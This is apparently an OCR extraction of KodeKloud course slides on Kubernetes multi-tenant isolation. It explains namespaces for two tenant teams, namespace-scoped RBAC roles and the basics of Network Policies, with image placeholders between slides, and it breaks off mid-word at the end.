


They enable the logical grouping of resources, allowing for multiple instances of the same resource type (e.g., pods, services) to coexist without conflict as long as they're in separate namespaces.

Separate Namespaces




In our scenario, Tenant-a (Application Team A) and Tenant-b (Application Team B) would each operate in their separate namespaces. This separation helps in organizing resources where each team can only see and interact with resources within their namespace.




For the CRM system (tenant-a), a namespace called tenant-a would be created. For Logistics Tracking System (tenant-b): A namespace called tenant-b would be established.

Separate Namespaces




These namespaces act as virtual clusters within the main Kubernetes cluster, allowing each team to work as if they were in their own dedicated cluster.

Achieving Comprehensive Isolation in a Kubernetes Environment



However, achieving comprehensive isolation in a Kubernetes environment requires a combination of namespaces with other Kubernetes features and best practices like RBAC, Network Policies, and Policy enforcement techniques such as built-in admission controllers.




Let’s have a quick look at Role Based Access Control(RBAC)

RBAC is a method of regulating access to computer or network resources based on the roles of individual users within an enterprise. In Kubernetes, RBAC policies are crucial for controlling who can access the Kubernetes API and what actions they can perform on resources.


Defining Namespace

You can define roles within a namespace to specify permissions on resources. In our scenario, a role in tenant-a could allow a user to create and manage Deployments and Pods within that namespace.

Defining Namespace



Importance of Defining Namespace



This ensures that users from Application Team A cannot access resources in the tenant-b(Or Application Team B's) namespace and vice versa.


Network Policies

Network Policies

KodeKloud


Next, Network Policies. We will be discussing these in a more detailed manner in upcoming lessons, for now let’s familiarize ourselves with how network policies use to isolate your workloads.

Network Policies




By default, Kubernetes pods are non-isolated; they accept traffic from any source.

Network Policies




Network policies are used to enforce traffic rules between pods within a namespace or between different namespaces.

Scenario for CRM




In our scenario, For the CRM system, You might want to restrict the CRM system to only receive traffic from certain internal services or specific external endpoints to enhance security.


S